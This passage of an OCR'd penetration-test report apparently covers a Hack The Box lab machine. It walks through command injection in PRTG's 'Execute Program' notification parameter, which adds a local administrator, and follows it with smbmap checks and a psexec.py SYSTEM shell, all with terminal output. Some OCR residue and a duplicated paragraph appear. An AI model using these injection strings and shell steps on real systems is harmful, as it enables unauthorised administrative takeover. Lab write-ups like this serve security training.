


Figure 3.7: 235-setup.png



System Administration

User Interface
Manage system settings for the web interface of PRTG, including your website, Geo Maps, web server, and graphs.

Monitoring
Manage monitoring settings like scanning intervals, unusual detection, similar and recommended sensors detection, and auto-discovery.

Notification Delivery
Manage delivery of emails (direct delivery, or over one or two SMTP relay servers) and SMS notifications.

Core & Probes
Manage settings for the core server, remote probes, Active Directory integration, and historic data purging.

User Accounts
Manage user accounts for this PRTG installation. You can add new users and edit existing users.

User Groups
Manage user groups. With user groups, you can define access rights to objects in the device tree.

Administrative Tools
Perform administrative actions like loading lookups and restarting the PRTG server or probes.

Cluster (Not Enabled)
Manage cluster nodes and their connections. Use the PRTG Administration Tool to enable Cluster Mode.

Account Settings

My Account
Manage your personal account settings like email address, password, timezone, and audible alarms.

Notifications
Manage notification methods like email or push. Define how you are informed if a sensor trigger is activated.

Notification Contacts
Manage notification contacts that PRTG uses to send you notifications. They are unique for each user account.

Schedules
Manage schedules to pause monitoring for groups, devices, sensors, and notification delivery based on time and day of the week.

Optional Downloads And Tools


Client App for Windows (Enterprise Console)
Connect to one or more PRTG servers with our native Windows application.

Client Apps for Mobile Devices
Connect to PRTG from your iOS or Android device with our PRTG client apps.

Remote Probe Installer
Set up remote probes for your PRTG installation.

Desktop Notifications
Enable desktop notifications to show you when you have new alarms.

Figure 3.8: 240-notification_folder.png



Account Settings


My Account | Notifications | Notification Contacts | Schedules

Notifications

Object	Active/Paused
Email and push notification to admin	Active
Email to all members of group PRTG Users Group	Active
Legend Notification	Active
Notification	Active
Ticket Notification	Active

1 to 5 of 5

Figure 3.9: 245-add_notification.png



Notification Name: Legend Notification


Tags: +

Status: ● Started ○ Paused

Schedule: None


Postpone: ○ Discard notifications during paused status ● Collect notifications and send them when reactivated

Figure 3.10: 250-notification_name.png



- ○ Send Email
- ○ Send Push Notification BETA
- ○ Send SMS/Pager Message
- ○ Add Entry to Event Log
- ○ Send Syslog Message
- ○ Send SNMP Trap
- ○ Execute HTTP Action
- ○ Execute Program
- ○ Send Amazon Simple Notification Service Message

Figure 3.11: 255-execute_program.png



Program File: <please select a file>

<please select a file>
Demo exe notification - outfile.bat
Demo exe notification - outfile.ps1

Parameter:
Domain or Computer Name:
Username:
Password:
Timeout: 60


Figure 3.12: 260-demo_ps1.png

As per the website we can add the user with the below command.

```
test.txt;net user pentest p3nT3st! /add
```


However we can also add the user to the local administrator group.

```
test.txt;net user pentest p3nT3st! /add;net localgroup administrators pentest /add
```



Program File: Demo exe notification - outfile.ps1
Parameter: test.txt;net user pentest p3nT3st! /add;net localgroup administrators pentest /add
Domain or Computer Name:
Username:
Password:
Timeout: 60


Figure 3.13: 270-ps1_script.png



Object	Active/Paused
Email and push notification to admin	Active
Email to all members of group PRTG Users Group	Active
Legend Notification	Active
Notification	Active
Ticket Notification	Active


Figure 3.14: 275-notification.png

By checking that we have the name of the notification available. we need to click the checkbox and click that bell icon to execute the program.



Object	Active/Paused
Email and push notification to admin	Active
Email to all members of group PRTG Users Group	Active
Legend Notification	Active
Notification	Active
Ticket Notification	Active

Figure 3.15: 280-trigger_notification.png



Notification Test Results

A test notification was triggered and queued for delivery to the following recipients. Please check if you received the notification.

Other notification types:


EXE notification is queued up

Figure 3.16: 285-trigger_result.png

We have the above result after clicking the notification icon.

```
smbmap -H 10.10.10.152 -u pentest -p "p3nT3st!"
```

By checking the same we can see that we have both read/write access of the shares.



```
 → I7Z3R0
 → I7Z3R0 smbmap -H 10.10.10.152 -u pentest -p "p3nT3st!"
[+] Finding open SMB ports....
[+] User SMB session established on 10.10.10.152...
[+] IP: 10.10.10.152:445        Name: 10.10.10.152
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  READ, WRITE     Remote Admin
        C$                                                      READ, WRITE     Default share
        .
        fr--r--r--                3 Sun Dec 31 16:07:02 1600    InitShutdown
        fr--r--r--                4 Sun Dec 31 16:07:02 1600    lsass
        fr--r--r--                4 Sun Dec 31 16:07:02 1600    ntsvcs
        fr--r--r--                3 Sun Dec 31 16:07:02 1600    scerpc
        fr--r--r--                1 Sun Dec 31 16:07:02 1600    Winsock2\CatalogChangeListener-284-0
```


Figure 3.17: 290-smbmap.png

Since we have both read and write access to the folder we can go ahead and use psexec.py to get the shell access.

```
→  I7Z3R0 psexec.py 'pentest:p3nT3st!@10.10.10.152'
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

[*] Requesting shares on 10.10.10.152.....
[-] share 'ADMIN$' is not writable.
[-] share 'C$' is not writable.
 →  I7Z3R0
 →  I7Z3R0
 →  I7Z3R0
 →  I7Z3R0 psexec.py 'pentest:p3nT3st!@10.10.10.152'
Impacket v0.9.23 - Copyright 2021 SecureAuth Corporation

[*] Requesting shares on 10.10.10.152.....
[*] Found writable share ADMIN$
[*] Uploading file EQcGqgzJ.exe
[*] Opening SVCManager on 10.10.10.152.....
[*] Creating service oLGV on 10.10.10.152.....
[*] Starting service oLGV.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
nt authority\system

C:\Windows\system32>
```

3.2.1.5 Proof File


User



```
C:\Users\Public>type user.txt
dd[redacted]a5
```

Figure 3.18: 295-user.txt.png

Root



```
C:\Users\Administrator\Desktop>
tC:\Users\Administrator\Desktoptype root.txt
301[redacted]cc

C:\Users\Administrator\Desktop>
C:\Users\Administrator\Desktop>
```

Figure 3.19: 300-root.txt.png

4 Maintaining Access

Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit. Maintaining access to a system is important to us as attackers, ensuring that we can get back into a system after it has been exploited is invaluable. The maintaining access phase of the penetration test focuses on ensuring that once the focused attack has occurred, we have administrative access over the system again. Many exploits may only be exploitable once and we may never be able to get back into a system after we have already performed the exploit.

5 House Cleaning:

The house cleaning portions of the assessment ensures that remnants of the penetration test are removed. Often fragments of tools or user accounts are left on an organization's computer which can cause security issues down the road. Ensuring that we are meticulous and no remnants of our penetration test are left over is important.

After collecting trophies from the system was completed, We removed all user accounts and passwords as well as the exploit code written on the system. Hack the box should not have to remove any user accounts or services from the system.